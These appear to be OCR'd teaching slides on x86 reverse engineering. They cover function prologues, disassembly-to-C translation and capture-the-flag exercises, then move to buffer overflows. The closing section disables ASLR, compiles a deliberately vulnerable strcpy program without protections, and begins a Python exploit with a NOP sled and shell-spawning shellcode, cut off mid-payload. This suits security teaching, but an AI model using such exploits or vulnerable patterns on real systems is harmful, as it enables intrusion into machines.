
```
lea     ecx,[esp+0x4]
and     esp,0xfffffff0
push    DWORD PTR [ecx-0x4]
push    ebp
mov     ebp,esp
push    ecx
sub     esp,0x14
```

Standard function prologue

- Put previous frame base pointer on stack
- Set new frame base pointer to current stack pointer location
- *push ecx* - unusual but necessary due to first 3 instructions
- Allocate 0x14 (20) bytes for local storage
    - Precomputed by compiler

Prologue

```
lea     ecx,[esp+0x4]
and     esp,0xfffffff0
push    DWORD PTR [ecx-0x4]
push    ebp
mov     ebp,esp
push    ecx
sub     esp,0x14
```



Value Assignment

```
mov     DWORD PTR [ebp-0xc],0x4
mov     DWORD PTR [ebp-0x10],0x5
mov     DWORD PTR [ebp-0x14],0x2a
mov     edx,DWORD PTR [ebp-0xc]
mov     eax,DWORD PTR [ebp-0x10]
add     eax,edx
```

C code equivalent:

```
int main( ) {
   int edx = 4;
   int eax = 5;
   int a = 42;

   eax = eax + edx;
}
```

Let's start with easy instructions: mov/add

3 values assigned to memory locations


- [ebp-0xc] = 0x4 = 4
- [ebp-0x10] = 0x5 = 5
- [ebp-0x14] = 0x2a = 42

2 registers assigned values

- edx = [ebp-0xc] = 4
- eax = [ebp-0x10] = 5
  - eax redefined to eax + edx = 9

Value Assignment on the Stack

```
mov    DWORD PTR [ebp-0xc],0x4
mov    DWORD PTR [ebp-0x10],0x5
mov    DWORD PTR [ebp-0x14],0x2a
mov    edx,DWORD PTR [ebp-0xc]
mov    eax,DWORD PTR [ebp-0x10]
add    eax,edx
```



Jump or not

```
8048434:	39 45 ec             	cmp    DWORD PTR [ebp-0x14],eax
8048437:	7e 10                	jle    8048449 <main+0x43>
8048439:	83 ec 0c             	sub    esp,0xc
804843c:	68 e4 84 04 08       	push   0x80484e4
8048441:	e8 9a fe ff ff       	call   80482e0 <printf@plt>
8048446:	83 c4 10             	add    esp,0x10
8048449:	b8 01 00 00 00       	mov    eax,0x1
```

C code equivalent:

```
int main( ) {
   int edx = 4;
   int eax = 5;
   int a = 42;

   eax = eax + edx;

   if (eax < a) {
      printf("Less than.");
   }
}
```

cmp: compares first operand to second operand

cmp [ebp-0x14], eax = [ebp-0x14] >? eax = 42 >? 9

jle: jumps to address 8048449 if [ebp-0x14] <= eax

Together, cmp and jle form a C-style if statement

Push puts value at 0x80484e4 ("Less than.") in memory to be accessed by printf


- Requires subtracting another 12 bytes to store value

Add 0x10 (16) to esp "deletes" local values/variables

mov 1 into eax?


Jump or not - Stack

```
8048434:    39 45 ec          cmp    DWORD PTR [ebp-0x14],eax
8048437:    7e 10             jle    8048449 <main+0x43>
8048439:    83 ec 0c          sub    esp,0xc
804843c:    68 e4 84 04 08    push   0x80484e4
8048441:    e8 9a fe ff ff    call   80482e0 <printf@plt>
8048446:    83 c4 10          add    esp,0x10
8048449:    b8 01 00 00 00    mov    eax,0x1
```



Jump or not - Stack

```
8048434:       39 45 ec                cmp    DWORD PTR [ebp-0x14],eax
8048437:       7e 10                   jle    8048449 <main+0x43>
8048439:       83 ec 0c                sub    esp,0xc
804843c:       68 e4 84 04 08          push   0x80484e4
8048441:       e8 9a fe ff ff          call   80482e0 <printf@plt>
8048446:       83 c4 10                add    esp,0x10
8048449:       b8 01 00 00 00          mov    eax,0x1
```



Clean up

```
mov    ecx,DWORD PTR [ebp-0x4]
leave
lea    esp,[ecx-0x4]
ret
```

```
C code equivalent:
int main( ) {
  int edx = 4;
  int eax = 5;
  int a = 42;

  eax = eax + edx;

  if (eax < a) {
    printf("Less than.");
  }

  return 1;
}
```

Re-establishes original esp stored address

- Cleans up memory that was allocated to storing values during function (leave)

Return from function with ret

Try it on your own!

Download mysteryprog1

- How many conditional statements are there?

- What C-like conditional structure is formed by the repeated jumps at the bottom of main?

Example 2

```
080483d6 <adder>:
 80483d6:       55                      push   ebp
 80483d7:       89 e5                   mov    ebp,esp
 80483d9:       8b 55 08                mov    edx,DWORD PTR [ebp+0x8]
 80483dc:       8b 45 0c                mov    eax,DWORD PTR [ebp+0xc]
 80483df:       01 d0                   add    eax,edx
 80483e1:       5d                      pop    ebp
 80483e2:       c3                      ret

080483e3 <main>:
 80483e3:       55                      push   ebp
 80483e4:       89 e5                   mov    ebp,esp
 80483e6:       83 ec 10                sub    esp,0x10
 80483e9:       c7 45 fc 05 00 00 00    mov    DWORD PTR [ebp-0x4],0x5
 80483f0:       c7 45 f8 0c 00 00 00    mov    DWORD PTR [ebp-0x8],0xc
 80483f7:       ff 75 f8                push   DWORD PTR [ebp-0x8]
 80483fa:       ff 75 fc                push   DWORD PTR [ebp-0x4]
 80483fd:       e8 d4 ff ff ff          call   80483d6 <adder>
 8048402:       83 c4 08                add    esp,0x8
 8048405:       89 45 f4                mov    DWORD PTR [ebp-0xc],eax
 8048408:       b8 01 00 00 00          mov    eax,0x1
 804840d:       c9                      leave
 804840e:       c3                      ret
 804840f:       90                      nop
```

Prologue


```
80483e3:        55                          push   ebp
80483e4:        89 e5                       mov    ebp,esp
80483e6:        83 ec 10                    sub    esp,0x10
```

Standard function prologue

- Put previous frame base pointer on stack
- Set new frame base pointer to current stack pointer location
- Allocate 0x10 (16) bytes for local storage
    - Precomputed by compiler

Prologue

```
80483e3:      55          push   ebp
80483e4:      89 e5       mov    ebp,esp
80483e6:      83 ec 10    sub    esp,0x10
```



Main Pt. 1

```
mov    DWORD PTR [ebp-0x4],0x5
mov    DWORD PTR [ebp-0x8],0xc
push   DWORD PTR [ebp-0x8]
push   DWORD PTR [ebp-0x4]
call   80483d6 <adder>
```

C code equivalent:

```
int main( ) {
   int a = 5;
   int b = 12;

   adder(a, b);
}
```

Let's start with easy instructions: mov/add

2 values assigned to memory locations


- [ebp-0x4] = 0x5 = 5
- [ebp-0x8] = 0xc = 12

Both values pushed on stack, then call to adder

- Referring to earlier diagram of stack frame, values being loaded as parameters for function adder

Main Pt. 1 - Stack

```
mov     DWORD PTR [ebp-0x4],0x5
mov     DWORD PTR [ebp-0x8],0xc
push    DWORD PTR [ebp-0x8]
push    DWORD PTR [ebp-0x4]
call    80483d6 <adder>
```



Adder

```
push   ebp
mov    ebp,esp
mov    edx,DWORD PTR [ebp+0x8]
mov    eax,DWORD PTR [ebp+0xc]
add    eax,edx
pop    ebp
ret
```

C code equivalent:

```
int adder(int a, int b ) {
   edx = b;
   eax = a;

   return eax+edx;
}
```

Function prologue shows up again

Access parameters by grabbing value at addresses lower in stack than new ebp

Adds eax and edx and stores result in eax

- eax stores return value

Finally, ends in function epilogue

Main Pt. 2

```
add    esp,0x8
mov    DWORD PTR [ebp-0xc],eax
mov    eax,0x1
leave
ret
nop
```

Deletes top 8 bytes of stack

Value returned from adder (in eax) and stores result in ebp-0xc

Stores return value, 1, in eax

Deletes local variables and returns from main

C code equivalent:

```
int main( ) {
   int a = 5;
   int b = 12;

   int c = adder(a, b);

   return 1
}
```

Try it on your own pt. 2!

Download mysteryprog2

Find the flag!

Attacking with RE

Buffer Overflows

- Occurs when memory is written past the area that was allocated for it
- Generally caused by functions that write data without bounds checking i.e. scanf, gets, strcpy
- Allows attacker to write arbitrary data into stack frame, possibly overwriting other values or the return pointer

Fuzzing

- Buffer overflows can be discovered by fuzzing
- Fuzzing refers to providing invalid data as input to a program
  - Usually it is an automated process by which many different inputs are tried
- Inspect registers of the stack by attaching debugger to program

Shellcode

- Instructions injected by an attacker that are executed by the process
- Injected in binary form (written in hex format)
- Called shellcode because the standard use is to spawn a shell
- Is less practical today due to protections that don’t allow execution of writable memory (DEP)

Buffer overflow exploitation example


- In a 32 bit x86 linux VM, disable ASLR (address space layout randomization)
  - sudo sysctl –w kernel.randomization_va_space=0
- Compile example program without modern protections against stack overflow
  - gcc -g -fno-stack-protector -z execstack -o bo1
  - gcc –g –m32 –fno-stack-protector –z execstack –o bo1 (if 64 bit linux)
- Install gdb and get gdb peda plugin
  - sudo apt-get install gdb
  - git clone https://github.com/longld/peda.git ~/peda
  - echo "source ~/peda/peda.py" >> ~/.gdbinit

overflow_example.c × printBuffer.py ×

```c
#include <stdio.h>
#include <string.h>

void main (int argc, char*argv[]) {
    copier(argv[1]);
    printf("Done\n");
}

int copier (char *str) {
    char buffer[100];
    strcpy(buffer,str);
    printf("You entered \'%s\' at %p\n", buffer, buffer);
}
```

```
[----------------------------------registers-----------------------------------]
EAX: 0xbffff2ec --> 0x90909090
EBX: 0x80002000 --> 0x1ef8
ECX: 0xbffff630 ("AAAAA0\363\377\277")
EDX: 0xbffff357 ("AAAAA0\363\377\277")
ESI: 0xb7fb2000 --> 0x1aedb0
EDI: 0xb7fb2000 --> 0x1aedb0
EBP: 0xbffff358 ("AAAA0\363\377\277")
ESP: 0xbffff2e0 --> 0x0
EIP: 0x80000671 (<copier+36>:   sub    esp,0x4)
EFLAGS: 0x282 (carry parity adjust zero SIGN trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
   0x80000668 <copier+27>:      push   eax
   0x80000669 <copier+28>:      call   0x80000450 <strcpy@plt>
   0x8000066e <copier+33>:      add    esp,0x10
=> 0x80000671 <copier+36>:      sub    esp,0x4
   0x80000674 <copier+39>:      lea    eax,[ebp-0x6c]
   0x80000677 <copier+42>:      push   eax
   0x80000678 <copier+43>:      lea    eax,[ebp-0x6c]
   0x8000067b <copier+46>:      push   eax
[------------------------------------stack-------------------------------------]
0000| 0xbffff2e0 --> 0x0
```

Shows locations of EBP and ESP registers



Stack Growth
Higher Addresses
saved ESI
saved EDI
local variable 3
local variable 2
local variable 1
saved EBP
return address
parameter 1
parameter 2
parameter 3
ESP
EBP
[ebp]-4
[ebp]+8
[ebp]+12
[ebp]+16

overflow_example.c ×   printBuffer.py ×

```python
#!/usr/bin/python


retadd = "\x30\xf2\xff\xbf"
nop = "\x90" * 64

# shellcode to open /bin/dash
shellcode =
"\x31\xc0\x89\xc3\xb0\x17\xcd\x80\x31"
"\xd2\x52\x68\x6e\x2f\x73\x68\x68\x2f"
"\x2f\x62\x69\x89\xe3\x52\x53\x89\xe1"
